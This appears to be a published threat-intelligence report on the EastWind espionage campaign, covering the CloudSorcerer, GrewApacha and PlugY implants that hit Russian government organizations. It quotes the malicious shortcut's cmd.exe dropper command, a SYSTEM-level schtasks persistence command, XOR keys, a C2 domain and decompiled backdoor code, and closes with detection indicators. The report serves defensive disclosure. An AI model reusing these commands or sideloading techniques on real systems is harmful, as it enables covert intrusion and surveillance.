EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

By GReAT

Published: 2024-08-14 · Archived: 2026-04-05 19:48:18 UTC

In late July 2024, we detected a series of ongoing targeted cyberattacks on dozens of computers at Russian government organizations and IT companies. The threat actors infected devices using phishing emails with malicious shortcut attachments. These shortcuts were used to deliver malware that received commands via the Dropbox cloud service. Attackers used this malware to download additional payloads onto infected computers, in particular tools used by the APT31 group and an updated CloudSorcerer backdoor. We dubbed this campaign EastWind.

Below are the most interesting facts about the implants used in this campaign:

- The malware downloaded by the attackers from Dropbox has been used by APT31 since at least 2021. We named it GrewApacha.
- The attackers updated the The CloudSorcerer backdoor (described by us in early July 2024)) after we published our blogpost. It currently uses LiveJournal (a social network popular in Russia) and Quora profiles as initial C2 servers.
- The attacks additionally deploy a previously unknown implant with a classic backdoor functionality, which we dubbed PlugY. It is loaded via the CloudSorcerer backdoor, and its command set is quite extensive. It supports three different protocols for communicating with C2, and what's more, its code resembles that of the DRBControl backdoor (aka Clambling), which several companies attribute to the APT27 group.

Technical information

As mentioned above, the attackers used spear phishing to gain an initial foothold into the organizations. They sent malicious emails with attached RAR archives to target organizational email addresses. These archives had the following names:

- *инициативная группа из Черниговского района Приморского края.rar* (translates as *advocacy group from Chernigov district of Primorsky Krai.rar*)
- *вх.rar*

They contained the following files:


- *.con* folder, which contained:
  - *1.docx*, a legitimate decoy document
  - *desktop.exe*, a legitimate file
  - *VERSION.dll*, a malicious file
- A malicious shortcut with a name similar to that of the archive.

When clicked on, the shortcut executed the following command:

```
C:\Windows\System32\cmd.exe /c .con\1.docx & echo F | move .con\doc %public%\Downloads\desktop.exe & move .con\docs %public%\Downloads\VERSION.dll & start /b %public%\Downloads\desktop.exe && exit
```

This command opens the document contained in the archive, copies the files *desktop.exe* and *VERSION.dll* to the C:\Users\Public\Downloads folder, and then launches the *desktop.exe* file.

Note the use of a similar infection method in an attack on a US organization that involved use of the CloudSorcerer backdoor, reported by Proofpoint in July 2024:



Contents of the malicious archive used in the attack on a US organization

VERSION.dll – a backdoor that uses Dropbox

The attackers use classic DLL sideloading to load the malicious library VERSION.dll into the desktop.exe process:

MD5	1f5c0e926e548de43e0039858de533fc
SHA1	426bbf43f783292743c9965a7631329d77a51b61
SHA256	668f61df2958f30c6a0f1356463e14069b3435fb4e8417a948b6738f5f340dd9

File size	9.82 MB

This library is a backdoor packed using the VMProtect tool. When started, it attempts to contact Dropbox using a hardcoded authentication token. Once connected to the Dropbox cloud, the backdoor reads commands to be executed from the file *<computer name>/a.psd* contained in the storage. The backdoor supports a total of five commands, named as follows:

- DIR
- EXEC
- SLEEP
- UPLOAD
- DOWNLOAD

The results of running these commands are uploaded to the file *<computer name>/b.psd* that is stored in the cloud..

GrewApacha: a RAT used by APT31 since 2021

The threat actors used the above backdoor to collect information about infected computers and install additional malware on them. On one of these computers, we observed the download of the following files to the directory *C:\ProgramData\USOShared\Logs\User*:

- *msedgeupdate.exe*, a legitimate executable file signed by Microsoft
- *msedgeupdate.dll*, a malicious library
- *wd*, a file with an encrypted payload


When the attackers launched *msedgeupdate.exe*, the malicious library *msedgeupdate.dll* was loaded into its process by means of DLL sideloading:

MD5	f6245f64eaad550fd292cfb1e23f0867
SHA1	fccdc059f92f3e08325208f91d4e6c08ae646a78
SHA256	e2f87428a855ebc0cda614c6b97e5e0d65d9ddcd3708fd869c073943ecdde1c0
File size	9 MB

While this set of three files resembles the “sideloading triad” that is typical of attacks involving PlugX, analysis of these files revealed that the malware inside them is a RAT of the APT31 group, already described in 2021 and 2023. We dubbed this RAT ‘GrewApacha’.

The behavior of the loader (*msedgeupdate.dll*) hasn’t changed since the 2023 post was published. As before, it decrypts the payload stored on the drive using the XOR key 13 18 4F 29 0F, and loads it into the *dllhost.exe* process.

While the GrewApacha loader has not changed since last year, there have been minor differences introduced to the RAT itself. Specifically, the new version now uses two C2 servers instead of one. Through network communications, the cybercriminals first retrieve a webpage with a profile bio on GitHub. This profile contains a string encoded with the Base64 algorithm:



Profile of a user created by the attackers on GitHub

The malware first decodes the string extracted from the GitHub profile, then decrypts it using a single-byte XOR algorithm with the key 0x09, thereby obtaining the address of the main C2 server (for the screenshot above – update.studiokaspersky[.]com).

New version of the CloudSorcerer backdoor

Besides launching the GrewApacha Trojan described above, we found that the attackers also downloaded the CloudSorcerer backdoor onto infected computers. To do that, they downloaded and launched a tool named *GetKey.exe* that is packed with the VMProtect obfuscator.

MD5	bed245d61b4928f6d6533900484cafc5
SHA1	e1cf6334610e0afc01e5de689e33190d0c17ccd4
SHA256	5071022aaa19d243c9d659e78ff149fe0398cf7d9319fd33f718d8e46658e41c
File size	51 KB

The utility receives a four-byte number (the value of the GetTickCount() function at runtime), encrypts it using the CryptProtectData function, and then outputs the number with its ciphertext. The screenshot below shows the code of the tool's main function:

```
  pDataIn.cbData = 0;
  pDataIn.pbData = 0;
  pDataOut.cbData = 0;
  pDataOut.pbData = 0;
  TickCount = GetTickCount();
  for ( i = 0; i < 4; ++i )
    printf("%02X", *((unsigned __int8 *)&TickCount + i));
  pDataIn.pbData = (BYTE *)&TickCount;
  pDataIn.cbData = 4;
  if ( CryptProtectData(&pDataIn, 0, 0, 0, 0, 4u, &pDataOut) )
  {
    for ( j = 0; j < pDataOut.cbData; ++j )
      printf("%02X", pDataOut.pbData[j]);
    printf("\n");
    LocalFree(pDataOut.pbData);
  }
  return 0;
}
```

The attackers used the tool output on their side as a unique key to encrypt the payload file. By handling the encryption with the CryptProtect function, the attackers made it possible to decrypt the payload only on the infected machine.

After running the tool, the attackers downloaded the following files to the infected machine:

- The renamed legitimate application *dbgsrv.exe* (example name: *WinDRMs.exe*), signed by Microsoft
- The malicious library *dll*
- A file with the *.ini* extension, containing the encrypted payload. The name of this file varied across infected machines.

As in the above case of GrewApacha, this set resembles the "sideloading triad" used in attacks involving PlugX.

IIn most cases, the attackers uploaded files inside a subdirectory of *C:\ProgramData*, such as *C:\ProgramData\Microsoft\DRM*. Afterwards, they used the task scheduler to configure the renamed dbgsrv.exe application to launch at OS startup. This involved the *schtasks* utility (usage example: schtasks /create /RL HIGHEST /F /tn \Microsoft\Windows\DRM\DRMserver /tr "C:\ProgramData\Microsoft\DRM\WinDRMs.exe -t run" /sc onstart /RU SYSTEM").

Upon startup of the renamed application, the malicious *dbgeng.dll* library is loaded into its process, again using DLL sideloading.


MD5	d0f7745c80baf342cd218cf4f592ea00
SHA1	c0e4dbaffd0b81b5688ae8e58922cdaa97c8de25
SHA256	bd747692ab5db013cd4c4cb8ea9cafa7577c95bf41aa2629a7fea875f6dcbc41
File size	1.11 MB

This library was programmed to read the previously mentioned *.ini file*, which contains:

- The ciphertext of a four-byte number generated and encrypted by the *GetKey.exe* utility
- A PE file compressed with the LZNT1 algorithm and XOR-encrypted using the four-byte number as a key.

Accordingly, the library proceeded to decrypt the four-byte number using the CryptUnprotectData function, use it to decrypt the *.ini* file, and then load the decrypted file into the memory of the current process.

Analysis of the decrypted *.ini* files revealed them to be updated versions of the CloudSorcerer backdoor. After we publicly described this backdoor in early July 2024, the attackers modified it: the new version of CloudSorcerer uses profile pages on the Russian-language social network LiveJournal and the Q&A site Quora as the initial C2 servers:



As with past versions of CloudSorcerer, the profile bios contain an encrypted authentication token for interaction with the cloud service.

PlugY: an implant that overlaps with APT27 tools

Having analyzed the behavior of the newly found CloudSorcerer samples, we found that the attackers used it to download a previously unknown implant. This implant connects to the C2 server by one of three methods:

- TCP protocol
- UDP protocol
- Named pipes

The set of commands this implant can handle is quite extensive, and implemented commands range from manipulating files and executing shell commands to logging keystrokes and monitoring the screen or the clipboard.

Analysis of the implant is still ongoing, but we can conclude with a high degree of confidence that the code of the DRBControl (aka Clambling) backdoor was used to develop it. This backdoor was described in 2020 by Trend

Micro and Talent-Jump Technologies. Later, Security Joes and Profero linked it to the APT27 group. The backdoor also has similarities to PlugX.

Our comparison of samples of the PlugY implant (MD5 example: faf1f7a32e3f7b08017a9150dccf511d) and the DRBControl backdoor (MD5: 67cfecf2d777f3a3ff1a09752f06a7f5) revealed that these two samples have the exact same architecture. Additionally, many commands in them are implemented almost identically, as evidenced by the screenshots below:

```
do
{
  *(a3 + 36i64 * v5 + 10) = GetDriveTypeW(v6);
  wcscpy_s((a3 + 36i64 * v5 + 14), 4ui64, v6);
  if ( !GetDiskFreeSpaceExW(v6, (a3 + 36i64 * v5 + 30), (a3 + 36i64 * v5 + 22), (a3 + 36i64 * v5 + 38)) )
  {
    *(a3 + 36i64 * v5 + 30) = 0i64;
    *(a3 + 36i64 * v5 + 22) = 0i64;
    *(a3 + 36i64 * v5 + 38) = 0i64;
  }
  v7 = -1i64;
  v8 = v6;
  do
  {
    if ( !v7 )
      break;
    v9 = *v8++ == 0;
    --v7;
  }
  while ( !v9 );
  ++v5;
  v6 += ~v7;
}
while ( *v6 );
v4 = a2;
}
```

```
do
{
  *v6 = GetDriveTypeW(v7);
  wcscpy_s((v6 + 4), 4ui64, v7);
  if ( !GetDiskFreeSpaceExW(v7, (v6 + 20), (v6 + 12), (v6 + 28)) )
  {
    *(v6 + 20) = 0i64;
    *(v6 + 12) = 0i64;
    *(v6 + 28) = 0i64;
  }
  v8 = -1i64;
  v9 = v7;
  do
  {
    if ( !v8 )
      break;
    v10 = *v9++ == 0;
    --v8;
  }
  while ( !v10 );
  v6 += 36i64;
  ++v5;
  v7 += ~v8;
}
while ( *v7 );
v4 = a2;
}
```

Command code for retrieving information about connected disks in the DRBControl backdoor (left) and the implant (right)

```
if ( hWnd != GetForegroundWindow() || dword_14002E018 >= 0x1F8 )
{
  ForegroundWindow = GetForegroundWindow();
  v1 = dword_14002E018;
  hWnd = ForegroundWindow;
  word_14002DE10[dword_14002E018] = 0;
  if ( v1 )
  {
    sub_1400077F8(&word_14002EB20, word_14002DE10, &unk_14002E910);
    ForegroundWindow = hWnd;
  }
  dword_14002E018 = 0;
  if ( !GetWindowTextW(ForegroundWindow, &word_14002EB20, 260) )
    word_14002EB20 = 0;
  GetWindowThreadProcessId(hWnd, &dwProcessId);
  v2 = OpenProcess(0x410u, 0, dwProcessId);
  if ( qword_14002E6C8 )
    qword_14002E6C8(v2, 0i64, &unk_14002E910, 260i64);
  else
    sub_1400044B0(v2, &unk_14002E910);
  if ( v2 )
    CloseHandle(v2);
}
```

```
if ( hWnd != GetForegroundWindow() || dword_1800248A0 >= 0x1F8 )
{
  ForegroundWindow = GetForegroundWindow();
  v1 = dword_1800248A0;
  hWnd = ForegroundWindow;
  word_1800248B0[dword_1800248A0] = 0;
  if ( v1 )
  {
    sub_180005C74(&String, word_1800248B0, &unk_180025310, 0i64);
    ForegroundWindow = hWnd;
  }
  dword_1800248A0 = 0;
  if ( !GetWindowTextW(ForegroundWindow, &String, 260) )
    String = 0;
  GetWindowThreadProcessId(hWnd, &dwProcessId);
  v2 = OpenProcess(0x410u, 0, dwProcessId);
  GetModuleFileNameExW(v2, 0i64, &unk_180025310, 260i64);
  if ( v2 )
    CloseHandle(v2);
}
```

Command code for retrieving information about the active window in the DRBControl backdoor (left) and the implant (right)

```
LastError = sub_14000B538(a1, hdc, DCW, DeviceCaps, cy, 32, 0i64);
if ( !LastError )
{
  LOWORD(hdcSrc) = 32;
  LastError = sub_14000B538(a1, v19, DCW, a3, cy, hdcSrc, 0i64);
  if ( !LastError )
  {
    LOWORD(hdcSrca) = 32;
    LastError = sub_14000B538(a1, v21, DCW, a3, a4, hdcSrca, 0i64);
    if ( !LastError )
    {
      LOWORD(hdcSrcb) = a5;
      LastError = sub_14000B538(a1, v22, DCW, a3, a4, hdcSrcb, a6);
      if ( !LastError )
      {
        LastError = sub_14000B6A8(a1);
        if ( !LastError )
        {
          if ( BitBlt(hdc[0], 0, 0, DeviceCaps, cy, DCW, 0, 0, 0x40CC0020u) )
          {
            GdiFlush();
            LastError = sub_14000AE58(a1, DeviceCaps, cy, a3, hdc[3], v20);
            if ( !LastError )
            {
              LastError = sub_14000B064(a1, a3, cy, a4, v20, v21[3]);
              if ( !LastError )
              {
                if ( BitBlt(v22[0], 0, 0, a3, a4, v21[0], 0, 0, 0x40CC0020u) )
                  memmove(a7, v22[3], 4 * a4 * ((a5 * a3 + 31) / 32));
```

```
LastError = sub_180008D1C(a1, hdc, DCW, DeviceCaps, cy, 32, 0i64);
if ( !LastError )
{
  LOWORD(hdcSrc) = 32;
  LastError = sub_180008D1C(a1, v19, DCW, a3, cy, hdcSrc, 0i64);
  if ( !LastError )
  {
    LOWORD(hdcSrca) = 32;
    LastError = sub_180008D1C(a1, v21, DCW, a3, a4, hdcSrca, 0i64);
    if ( !LastError )
    {
      LOWORD(hdcSrcb) = a5;
      LastError = sub_180008D1C(a1, v22, DCW, a3, a4, hdcSrcb, a6);
      if ( !LastError )
      {
        LastError = sub_180008E8C(a1);
        if ( !LastError )
        {
          if ( BitBlt(hdc[0], 0, 0, DeviceCaps, cy, DCW, 0, 0, 0x40CC0020u) )
          {
            GdiFlush();
            LastError = sub_18000863C(a1, DeviceCaps, cy, a3, hdc[3], v20);
            if ( !LastError )
            {
              LastError = sub_180008848(a1, a3, cy, a4, v20, v21[3]);
              if ( !LastError )
              {
                if ( BitBlt(v22[0], 0, 0, a3, a4, v21[0], 0, 0, 0x40CC0020u) )
                  memmove(a7, v22[3], 4 * a4 * ((a5 * a3 + 31) / 32));
```

Command code for taking screenshots in the DRBControl backdoor (left) and the implant (right)

Thus, the code previously observed in attacks by APT27 was likely used in developing the implant.

While analyzing the PlugY implant we also noticed that it uses a unique malicious library to communicate with the C2 server via UDP. We found the very same library in the DRBControl backdoor, as well as several samples of the PlugX backdoor, which is popular among Chinese-speaking groups. Apart from DRBControl and PlugX, this library has not been detected in any other malware.

```
v13 = WSASocketA(a4, 2, 17, 0i64, 0, 1u);
*(CompletionKey + 16504) = v13;
if ( v13 == -1i64 )
  return WSAGetLastError();
vInBuffer = 0;
vOutBuffer = 0;
cbBytesReturned = 0;
*optval = 0x400000;
WSAIoctl(v13, 0x9800000C, &vInBuffer, 4u, &vOutBuffer, 4u, &cbBytesReturned, 0i64, 0i64);
setsockopt(*(CompletionKey + 16504), 0xFFFF, 4097, optval, 4);
setsockopt(*(CompletionKey + 16504), 0xFFFF, 4098, optval, 4);
setsockopt(*(CompletionKey + 16504), 0, 14, &vInBuffer, 4);
if ( !CreateIoCompletionPort(*(CompletionKey + 16504), a3, CompletionKey, 0) )
{
  LastError = GetLastError();
  v15 = sub_18000B7F0(0i64);
  sub_18000C030(v15, *a2);
  closesocket(*(CompletionKey + 16504));
  *(CompletionKey + 16504) = -1i64;
  return LastError;
}
```

Screenshot of the library communicating with the C2 server via UDP

Tips for attack detection

The implants identified during the attack significantly differ from each other. As such, it’s necessary to use a separate set of IoCs for each malware used in any compromise.

The backdoor that uses Dropbox and is delivered via email can be found by looking for relatively large DLL files (> 5 MB) located in the directory *C:\Users\Public*. Regular access to the Dropbox cloud in network traffic can serve as an additional indicator of this backdoor's operation.

The GrewApacha Trojan can be detected by searching for an unsigned file named *msedgeupdate.dll* in the file system. This file also reaches several megabytes in size.
The PlugY implant that is delivered using the CloudSorcerer backdoor launches a process named msiexec.exe for each user signed to the OS, and also creates named pipes with the name template *\.\PIPE\Y*. The presence of these two indicators in the system is strong evidence of an infection.

Conclusion

In attacks on government organizations, threat actors often use toolkits that implement a wide variety of techniques and tactics. In developing these tools, they go to the greatest lengths possible to hide malicious activity in network traffic. For instance, the attackers behind the EastWind campaign, for instance, used popular network services (GitHub, Dropbox, Quora, LiveJournal and Yandex.Disk) as C2 servers.

Notably, the EastWind campaign bore traces of malware from two different Chinese-speaking groups: APT27 and APT31. This clearly shows that APT groups very often team up, actively sharing knowledge and tools. To successfully counter such collaborations, we closely monitor the techniques and tactics of APT groups operating around the world.
